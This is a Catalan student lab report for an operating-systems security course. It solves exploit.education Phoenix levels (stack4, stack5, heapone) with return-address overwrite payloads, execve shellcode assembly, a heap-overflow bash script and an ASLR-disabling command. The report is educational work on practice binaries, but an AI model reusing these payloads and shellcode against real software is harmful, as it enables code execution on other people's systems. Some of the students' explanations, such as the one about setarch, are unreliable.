

---

# **SISTEMES OPERATIUS 2: PRINCIPIIS DE CIBERSEGURETAT**

**Lin Zhipeng  
Oscar de Caralt**


**Curs 2022-2023**

---

## 2.1)

**Pregunta:** Com és que s'ha pogut modificar el valor de la variable `b` sobreescrivint el valor d'`a[-1]`? Com s'emmagatzemen les variables a la pila perquè això pugui succeir? Feu-vos un dibuix perquè us quedi clar ja que ara en traurem profit!

S'ha pogut modificar el valor de la variable `b` perquè `a[-1]` i `b` tenen la mateixa adreça de memòria. Com C no té definida la posició `-1` a les arrays, `-1` no accedirà a l'última posició de l'array, sinó que `-1` accedirà a la posició fora del range de l'array situada a sota d'aquesta que en aquest cas coincideix amb l'adreça de la variable `b`.



**Pregunta:** Quina és la direcció de retorn que us ha aparegut a vosaltres? Com heu modificat l'exploit de Python per modificar la direcció de retorn?

```
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> readelf -s stack4 | grep complete_level
65: 000000000004005e7 24 FUNC GLOBAL DEFAULT 14 complete_level
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi>
```

```
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> python stack4_exploit.py | ./stack4
Welcome to phoenix/stack-four, brought to you by https://exploit.education
and will be returning to 0x4005e7
Congratulations, you've finished phoenix/stack-four :-) Well done!
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi>
```

La direcció de retorn que ens ha aparegut a nosaltres és `0x4005e7`. Hem canviat els 4 primers segments de l'adreça de retorn:

```
stack4.c  stack4_exploit.py
1  LLETRE_A = "\x41"
2
3  exploit = LLETRE_A * 64 # for the buffer
4  exploit += LLETRE_A * 8 # additional data
5  exploit += LLETRE_A * 8 # additional data
6  exploit += LLETRE_A * 8 # for the rbp
7  exploit += "\xe7\x05\x40\x00\x00\x00\x00\x00" # Return adress
8  print exploit
9
```

## 2.2)

**Pregunta:** En aquest exemple particular, on ha d'apuntar la direcció de retorn per poder executar codi arbitrari?

Ha d'apuntar a la direcció del buffer.

**Pregunta:** Què és el que observeu en executar diverses vegades la mateixa aplicació? On es mapen la pila així com les llibreries dinàmiques que es carreguen en executar-se l'aplicació?

Va canviant l'adreça tal com es pot veure a les imatges següents, per tant, el mapat canvia amb cada procés:

```
oslab 3173 0.0 0.0 10128 668 pts/0 R+ 18:12 0:00 grep --color=auto stack5
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> cat /proc/3171/maps
00400000-00401000 r-xp 00000000 00:2e 35 /media/sf_S01/S02/P2-Ciberseguritat/codi/stack5
00600000-00601000 r--p 00000000 00:2e 35 /media/sf_S01/S02/P2-Ciberseguritat/codi/stack5
00601000-00602000 rw-p 00001000 00:2e 35 /media/sf_S01/S02/P2-Ciberseguritat/codi/stack5
01bc4000-01be5000 rw-p 00000000 00:00 0 [heap]
7f79ff934000-7f79ffaff000 r-xp 00000000 08:02 7762 /lib64/libc-2.31.so
7f79ffaff000-7f79ffcff000 ---p 001cb000 08:02 7762 /lib64/libc-2.31.so
7f79ffcff000-7f79ffd02000 r--p 001cb000 08:02 7762 /lib64/libc-2.31.so
7f79ffd02000-7f79ffd05000 rw-p 001ce000 08:02 7762 /lib64/libc-2.31.so
7f79ffd05000-7f79ffd09000 rw-p 00000000 00:00 0
7f79ffd09000-7f79ffd31000 r-xp 00000000 08:02 7754 /lib64/ld-2.31.so
7f79ffd31000-7f79ffd39000 r--p 00000000 00:00 0
7f79ffd39000-7f79ffd32000 rw-p 00028000 08:02 7754 /lib64/ld-2.31.so
7f79ffd32000-7f79ffd33000 rw-p 00029000 08:02 7754 /lib64/ld-2.31.so
7f79ffd33000-7f79ffd34000 rw-p 00000000 00:00 0
7ffd5e92b000-7ffd5e94c000 rw-p 00000000 00:00 0 [stack]
7ffd5e953000-7ffd5e957000 r--p 00000000 00:00 0 [vvar]
7ffd5e957000-7ffd5e959000 r-xp 00000000 00:00 0 [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

Primera execució de l'aplicació

```
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> cat /proc/3186/maps
00400000-00401000 r-xp 00000000 00:2e 35 /media/sf_S01/S02/P2-Ciberseguritat/codi/stack5
00600000-00601000 r--p 00000000 00:2e 35 /media/sf_S01/S02/P2-Ciberseguritat/codi/stack5
00601000-00602000 rw-p 00001000 00:2e 35 /media/sf_S01/S02/P2-Ciberseguritat/codi/stack5
01c10000-01c31000 rw-p 00000000 00:00 0 [heap]
7f2c8d6b8000-7f2c8d883000 r-xp 00000000 08:02 7762 /lib64/libc-2.31.so
7f2c8d883000-7f2c8da83000 ---p 001cb000 08:02 7762 /lib64/libc-2.31.so
7f2c8da83000-7f2c8da86000 r--p 001cb000 08:02 7762 /lib64/libc-2.31.so
7f2c8da86000-7f2c8da89000 rw-p 001ce000 08:02 7762 /lib64/libc-2.31.so
7f2c8da89000-7f2c8da8d000 rw-p 00000000 00:00 0
7f2c8da8d000-7f2c8dab5000 r-xp 00000000 08:02 7754 /lib64/ld-2.31.so
7f2c8dab5000-7f2c8dc9d000 rw-p 00000000 00:00 0
7f2c8dc9d000-7f2c8dc9d000 r--p 00028000 08:02 7754 /lib64/ld-2.31.so
7f2c8dc9d000-7f2c8dc9d000 rw-p 00029000 08:02 7754 /lib64/ld-2.31.so
7f2c8dc9d000-7f2c8dc9d000 rw-p 00000000 00:00 0
7ffe371f4000-7ffe37215000 rw-p 00000000 00:00 0 [stack]
7ffe373d0000-7ffe373d4000 r--p 00000000 00:00 0 [vvar]
7ffe373d4000-7ffe373d6000 r-xp 00000000 00:00 0 [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0 [vsyscall]
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi>
```

Segona execució de l'aplicació

**Pregunta:** Es podrà executar codi màquina emmagatzemat a un buffer de la pila? Per què? A partir del mapa de la pila, quines conclusions podeu treure?

No podem executar el codi màquina emmagatzemat al buffer, perquè el programa accedeix a un espai il·legal de Buffer. Podem observar que la direcció del Buffer en cada execució és diferent.

```
sure@sure-VirtualBox:~/Desktop/P2-Ciberseguritat/codi$ python3 stack5_exploit.py
| ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffc0dad1a0
and will be returning to 0x90c290c290c290c2
*** stack smashing detected ***: terminated
Aborted (core dumped)
sure@sure-VirtualBox:~/Desktop/P2-Ciberseguritat/codi$ python3 stack5_exploit.py
| ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7ffd84b3edf0
and will be returning to 0x90c290c290c290c2
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

**Pregunta:** A partir dels experiments anteriors, veieu factible (“senzill”) fer la injecció de codi proposada? Raoneu la resposta.

No és fàcil de fer una injecció de codi, tal com podem veure a la imatge anterior, a cada execució el SO assigna una adreça de memòria diferent pel Buffer, d'aquesta manera preveu la injecció.

**Pregunta:** Què és el que fa l'opció “-R” de la comanda? Per a què ens serà útil per fer la injecció de codi al buffer?

La comanda `setarch` es pot utilitzar per sortir d'entorns restringits generant un shell del sistema interactiu, i amb l'opció “-R” es desactiva l'aleatorització de l'espai d'adreces virtuals.


És útil desactivar-la, perquè pot veure on està mapejat el Buffer.

**Pregunta:** Què fa la injecció del codi que hem introduït?

El codi injectat és la comanda `ls`.

```
Segmentation fault (core dumped)
oslab:~/Desktop/P2-Ciberseguritat/codi> python stack5_exploit.py | ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffffffddc0
and will be returning to 0x7fffffffddc0
heapone.c                stack4.c                stack5.c
heapone_exploit.sh        stack4_exploit.py       stack5_exploit.py
pila_modificacio_variable.c stack5                  stack5_exploit_surprise.py
oslab:~/Desktop/P2-Ciberseguritat/codi>
```

**Pregunta (Difícil):** Quins bytes del codi injectat indiquen la instrucció a executar? Per tal de respondre a la pregunta, se us recomana revisar el codi ensamblador associat a l'exercici així com fer servir un editor hexadecimal (per exemple, ghex o okteta) i veure en quins bytes s'emmagatzema la instrucció a executar. En respondre a la pregunta, comenteu el que heu trobat. Quina instrucció ensamblador és la que conté el codi a executar?



Els bytes corresponents són els de color verd de la imatge. I corresponen a la instrucció d'ensamblador següent:

```
__asm( "xorq %rdi,%rdi\n\t"
      "mov $0x69,%al\n\t"
      "syscall\n\t"
      "xorq %rdx,%rdx\n\t"
```

```
"movq    $0x68732f6e69622fff,%rbx; \n\t"  
"shr     $0x8, %rbx; \n\t"  
"push    %rbx; \n\t"  
"movq    %rsp,%rdi; \n\t"  
"xorq    %rax,%rax; \n\t"  
"pushq   %rax; \n\t"  
"pushq   %rdi; \n\t"  
"movq    %rsp,%rsi; \n\t"  
"mov     $0x3b,%al; \n\t"  
"syscall ; \n\t"  
"pushq   $0x1 ; \n\t"  
"pop     %rdi; \n\t"  
"pushq   $0x3c; \n\t"  
"pop     %rax; \n\t"  
"syscall ; \n\t"  
);
```


**Exercici (Difícil):** Modifiqueu el codi injectat perquè executi una altra instrucció (de dues lletres com, per exemple, “/bin/ps” o “/bin/df”) i comproveu que funciona. Com heu modificat el codi injectat? Quins bytes heu modificat?

Primer de tot canviem la instrucció ls pel seu hexadecimal corresponent (per exemple ps correspon a l'hexadecimal 70 73).

```
oslab:~/Desktop/P2-Ciberseguritat/codi> python stack5_exploit.py | ./stack5  
Welcome to phoenix/stack-five, brought to you by https://exploit.education  
a Buffer address: 0x7fffffffddc0  
and will be returning to 0x7fffffffddc0  
PID TTY          TIME CMD  
p 3076 pts/0      00:00:00 bash  
3103 pts/0      00:00:00 bash  
3150 pts/0      00:00:00 ps  
oslab:~/Desktop/P2-Ciberseguritat/codi> █
```

**Pregunta:** Què ha fet el codi?

Et reinicia el SO, matant tots els processos que tinguem i perdent tot el que no s'hagi guardat



### 3.1)

**Pregunta:** Quin és el valor que s'haurà d'assignar a `i2->name`? Com aconseguíu obtenir aquest valor? Detalleu la resposta.

S'haurà d'assignar l'adreça on es troba `winner()`. Podem trobar-la amb `grep`:

```
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> gcc heapone.c -o heapone
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> readelf -s heapone | grep winner
72: 0000000000400637 24 FUNC GLOBAL DEFAULT 14 winner
oslab:/media/sf_S01/S02/P2-Ciberseguritat/codi> █
```

**Pregunta:** Quin és el contingut que s'haurà d'escriure a `i2->name`? Com aconseguíu obtenir aquest valor? Detalleu la resposta.

El contingut que s'haurà d'escriure a `i2->name` és l'adreça de memòria de la pila, per guardar l'adreça de la funció.

```
oslab:~/Desktop/P2-Ciberseguritat/codi> ./heapone_exploit.sh
Welcome to phoenix/heapone, brought to you by https://exploit.education
A la direcció de la pila 0x7fffffffddb8 emmagatzema el valor: 0x7ffff7dce500
A la direcció de la pila 0x7fffffffddc0 emmagatzema el valor: 0x7ffff7dce500
A la direcció de la pila 0x7fffffffddc8 emmagatzema el valor: 0x7fffffffddc8
A la direcció de la pila 0x7fffffffddd0 emmagatzema el valor: (nil)
A la direcció de la pila 0x7fffffffddd8 emmagatzema el valor: 0x4ffffde10
A la direcció de la pila 0x7fffffffdde0 emmagatzema el valor: (nil)
A la direcció de la pila 0x7fffffffdde8 emmagatzema el valor: (nil)
A la direcció de la pila 0x7fffffffddf0 emmagatzema el valor: 0x7fffffffde10
A la direcció de la pila 0x7fffffffddf8 emmagatzema el valor: 0x4007e5
A la direcció de la pila 0x7fffffffde00 emmagatzema el valor: 0x7fffffffdf08
Original return address: 0x4007e5
A i2->name s'emmagatzema el valor 0x7fffffffddf8
New return address: 0x400637
and that's a wrap folks!
Congratulations, you've completed this level!!!
oslab:~/Desktop/P2-Ciberseguritat/codi> █
```

Primer de tot hauríem de desactivar l'aleatorització de l'espai d'adreces virtuals, utilitzant la comanda setarch i executar novament el codi.

**Pregunta:** Fa falta activar el bit perquè la pila pugui contenir codi executable? Raoneu la resposta.

No necessitem activar el bit, perquè en aquest cas estem aprofitant l'overflow de la funció `sctrcpy()`.

**Pregunta:** Com construïu l'script a executar? Quin valor assigneu a A? Quin valor assigneu a B?

A = la direcció de la pila,

B = l'adreça de la funció `winner`.

```
#!/bin/bash
```

```
A=$(python -c 'print "A" * 40 + "\xf8\xdd\xff\xff\xff\x7f"')
B=$(python -c 'print "\x37\x06\x40"')
```

```
./heapone "$A" "$B"
```

### Conclusions:

Amb aquesta pràctica ens hem pogut introduir una mica en el que és la ciberseguretat i el que hem de tenir en compte per a protegir-nos perquè es pot arribar a fer de tot ja sigui amb injeccions de codi als buffers o amb qualsevol altra tècnica més avançada.